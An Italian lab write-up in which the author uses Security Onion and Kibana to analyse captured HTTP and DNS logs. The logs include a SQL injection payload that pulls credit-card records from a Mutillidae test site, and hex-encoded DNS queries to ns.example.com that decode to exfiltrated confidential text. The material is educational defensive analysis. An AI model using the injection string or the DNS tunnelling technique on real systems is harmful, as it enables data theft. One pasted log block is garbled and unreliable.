

## BW III - Bonus 2

### 27.2.12 Lab – Interpret HTTP and DNS Data to Isolate Threat Actor

- Analisi HTTP


Avviamo la VM **Security Onion** ed inseriamo il nome utente “**analyst**” e la password “**cyberops**” per effettuare l’accesso. Una volta fatto, ci ritroviamo davanti la seguente schermata.



Inseriamo il comando **sudo so-status** per controllare lo stato dei servizi, verificando che essi siano tutti “**OK**” prima di procedere con l’analisi.


```
analyst@SecOnion: ~  
File Edit View Search Terminal Help  
analyst@SecOnion:~$ sudo so-status  
[sudo] password for analyst:  
Status: securityonion  
* sguil server [ OK ]  
Status: seconion-import  
* pcap_agent (sguil) [ OK ]  
* snort_agent-1 (sguil) [ OK ]  
* barnyard2-1 (spooler, unified2 format) [ OK ]  
Status: Elastic stack  
* so-elasticsearch [ OK ]  
* so-logstash [ OK ]  
* so-kibana [ OK ]  
* so-freqserver [ OK ]
```

Successivamente avviamo **Kibana** e impostiamo il range temporale di analisi su giugno 2020.



Nel mese di riferimento Kibana ha analizzato un totale di **136 logs**.

Applichiamo ora un filtro per il protocollo **HTTP**, riducendo il numero di logs a 22.



Scorrendo tale pagina, è possibile individuare diverse informazioni interessanti:

- **Porta di destinazione:** 80
- **IP sorgente:** 209.165.200.227
- **IP destinatario:** 209.165.200.235

Inoltre è possibile analizzare uno ad uno nel dettaglio gli eventi di log.

HTTP - Source IP Address		HTTP - Destination IP Address	
IP Address	Count	IP Address	Count
209.165.200.227	22	209.165.200.235	22

Time	source_ip	destination_ip	destination_port	resp_fuids	uid
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEVW63HqVcQt h3LH1	CuKeR52 aPjRN7Pf qDd
June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbS2feBG6a AYVSh	CbSK6C1 mIm2lUV KKC1
June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwKDT14TjaK2Yd NQ14	CbSK6C1 mIm2lUV KKC1
June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWOO3T1TT34U WLK63	CbSK6C1 mIm2lUV KKC1
June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8lh uCoj	CbSK6C1 mIm2lUV KKC1
June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkpc6a3axDrC4G BqR5	CbSK6C1 mIm2lUV KKC1

Ad esempio, espandendo i dettagli relativi al primo log, possiamo ricavare informazioni utili aggiuntive:

- **Il tipo di evento**
- **Il timestamp**
- **Il metodo**
- **Il campo “message”** che contiene dettagli sulla richiesta HTTP

HTTP - Logs					
Limited to 10 results. Refine your search. 1-10 of 22					
Time	source_ip	destination_ip	destination_port	resp_fuids	uid
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEVW63HqVcQt h3LH1	CuKeR52 aPjRN7Pf qDd
Table JSON View surrounding documents View single					
@timestamp	June 12th 2020, 21:30:09.445				
@version	1				
_id	ZzjrZXI886cd-_0SD_iW				
_index	seconion:logstash-import-2020.06.12				
_score	-				
_type	doc				
destination_geo.city_name	Monterey				
destination_geo.country_name	United States				

t event_type	Pro_http
@timestamp	June 12th 2020, 21:30:09.445
t method	GET
<pre>{   "ts": "2020-06-12T21:30:09.445030Z",   "uid": "CuKeR52aPjRN7PfQdD",   "id.orig_h": "209.165.200.227",   "id.orig_p": "56194",   "id.resp_h": "209.165.200.235",   "id.resp_p": "80",   "trans_depth": 1,   "method": "GET",   "host": "209.165.200.235",   "uri": "/mutillidae/index.php?page=user-info.php&amp;username=!+union+select+ccid,cnum,ber,ccv,expiration,null+from+credit_cards+--+&amp;password=@user-info.php-submit-button=View+Account+Details",   "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php",   "version": "1.1",   "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0",   "request_body_len": 0,   "response_body_len": 23665,   "status_code": 200,   "status_msg": "OK",   "tags": ["HTTP:URI_SQLI"],   "resp_fuids": ["FEVW63HqVcQt3LH1"],   "resp_mime_type_s": ["text/html"] }</pre>	

Si tratta di un tentativo di SQL Injection volto a recuperare informazioni sulle carte di credito degli utenti.

t\_id ZzjrZXIBB6Cd-\_0SD\_iW

```
log entry
[TS:"2020-06-17T21:30:49.45503Z";url="/kafkaR52apjRN7PqBqd?id.orig_ip=209.165.200.227&id.orig_ip=56194&rd_resp_ip=209.165.200.235"&rd_resp_ip=80&trans_dept=US&ip=209.165.200.235";uri="/multimedia/index.php?page=user-info.php&user-info-select+cdGJcUmbtKccxvccnncm9zCccu9rml+rnto+cred+_cards=&spasword=&user-info-php-submit-button=View+Account+Details";referer="/http://209.165.200.235/multimedia/index.php?page=user-info/?version/1.1"/;user_agent="Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0";request_body_len=0;response_body_len=23665;status_code=200;status_msg="OK";tags="{HTTP:_URL_SCULI?resp_jdues_TJS-VwSdHqyCqB3LH1?resp_mime_types={text/html}"

Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CL1
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227/56194 - UNKNOWN [S:44.61.6.0/M:1460.5.T:N.W.?/:?] (qp: 2829 hrs)
Host: 209.165.200.235 (pk: dhwetwsthdgpl)
SRC_GET /multimedia/index.php?page=user-info.php&name=927+n+union+select+cdidGJcUmbtKccu9rml+rnto+cred+_cards+=&spasword=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC Host: 209.165.200.235
SRC User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC Accept-Language: en-US,en;q=0.5
SRC Accept-Encoding: gzip, deflate
SRC Referer: /http://209.165.200.235/multimedia/index.php?page=user-info.php
SRC Connection: keep-alive
SRC Cookie: PHPSESSID=9f8b60958f2443cd529dc4120d1cb
SRC Upgrade-Insecure-Requests: 1
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST Date: Fri, 12 Jun 2020 14:30:09 GMT
DST Server: Apache/2.2.8 (Ubuntu) DAV/2
DST X-Powered-By: PHP/5.2.4-ZendFramework/2.0
DST Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST Set-Cookie: PHPSESSID=9f8b60958f2443cd529dc4120d1cb
DST Logged-In-User:
DST Cache-Control: public
DST Pragma: public
```

Nella prima parte, quella relativa alla richiesta, è possibile individuare il tentativo di SQL Injection visto prima.

SRG: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Ccnumber%2Cccv%2Cexpiration%2Cnull+from+credit\_cards--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1

Come possiamo vedere dalle immagini soprastanti, la nostra macchina risponde alla richiesta effettuata dall'utente mostrando una lista di username e relative password, prova che il nostro sistema è vulnerabile a questo tipo di attacco.

## • Analisi DNS


Riapriamo Kibana, impostiamo il range temporale sempre su giugno 2020 e questa volta filtriamo per il protocollo DNS.



Anche in questo caso abbiamo un totale di 22 logs.


Scendendo giù nella dashboard, possiamo individuare delle informazioni interessanti:

- **Principali tipi di query DNS:** A per i record di indirizzi IPv4, PTR per i record di puntatori per la risoluzione dei nomi host.
- Lista dei principali **DNS client** e **Dns server**.
- Numero di tentativi di phishing DNS.
- Lista di richieste DNS divise per nome di dominio.



Tra le richieste DNS possiamo notare qualcosa di anomalo. Alcune di esse presentano infatti sottodomini insolitamente lunghi per il dominio **ns.example.com**.

Per concentrarci sull'analisi di questi casi, filtriamo la ricerca inserendo la parola "**com**" nel campo apposito.




La nostra ricerca produce 4 eventi, di cui individuiamo Client e Server.

DNS - Client		DNS - Server	
Client	Count	Server	Count
192.168.0.11	4	209.165.200.235	4

Scendendo giù nella dashboard raggiungiamo la sezione relativa alle Query DNS.

434f4e464944454e5449414c20444f43554d454e540a444f...	4f204e4f542053.ns.example.com	1
484152450a5468697320646f63756d656e7420636f6e7461...	51696e7320696e.ns.example.com	1
666f726d6174696f6e2061626f757420746865206c617374...	4207365637572.ns.example.com	1
697479206272656163682e0a.ns.example.com		1

Come detto prima, i sottodomini sono insolitamente lunghi. Inoltre, trattandosi di lunghe stringhe composte da lettere e numeri, potrebbe trattarsi di testo criptato in esadecimale. Per verificare ciò, esportiamo le query in un file **.csv**




Apriamo il file con un editor di testo e lo modifichiamo eliminando gli elementi extra rispetto al testo esadecimale da analizzare, ottenendo il seguente risultato.

```

*DNS - Queries.csv
~/Downloads
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a

```

Apriamo il terminale e decodifichiamo il testo utilizzando il comando **xxd** e salviamo il risultato nel file **secret.txt**. Successivamente apriamo il file con il comando **cat**.

A screenshot of a terminal window titled 'analyst@SecOnion: ~/Downloads'. The terminal shows a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The command prompt is 'analyst@SecOnion:~/Downloads\$'. The first command entered is 'xxd -r -p "DNS - Queries.csv" > secret.txt'. The second command is 'cat secret.txt'. The output of the 'cat' command is displayed on the next three lines: 'CONFIDENTIAL DOCUMENT', 'DO NOT SHARE', and 'This document contains information about the last security breach.'

```
analyst@SecOnion: ~/Downloads
File Edit View Search Terminal Help
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
```

### **Cosa implica questo risultato? Qual è il significato più ampio?**

Il fatto che abbiamo individuato sottodomini insolitamente lunghi contenenti testo codificato in esadecimale suggerisce un possibile caso di esfiltrazione di dati tramite DNS tunneling.

La presenza di frasi come "**CONFIDENTIAL DOCUMENT**", "**DO NOT SHARE**", "**This document contains information about the last security breach**" indica che qualcuno potrebbe star trasmettendo dati riservati all'esterno della rete attraverso richieste DNS.

Il testo è stato probabilmente convertito in esadecimale per aggirare i sistemi di rilevamento.

### **Cosa potrebbe aver creato queste query DNS codificate e perché è stato scelto il DNS come mezzo per esfiltrare i dati?**

Se queste richieste DNS provengono da un dispositivo interno alla rete, potrebbe esserci un **malware** o un agente interno malevolo che sta cercando di inviare informazioni sensibili a un server remoto controllato dagli attaccanti.

Il traffico DNS è spesso ignorato dai firewall e dagli strumenti di sicurezza tradizionali, rendendolo un mezzo efficace per il data exfiltration.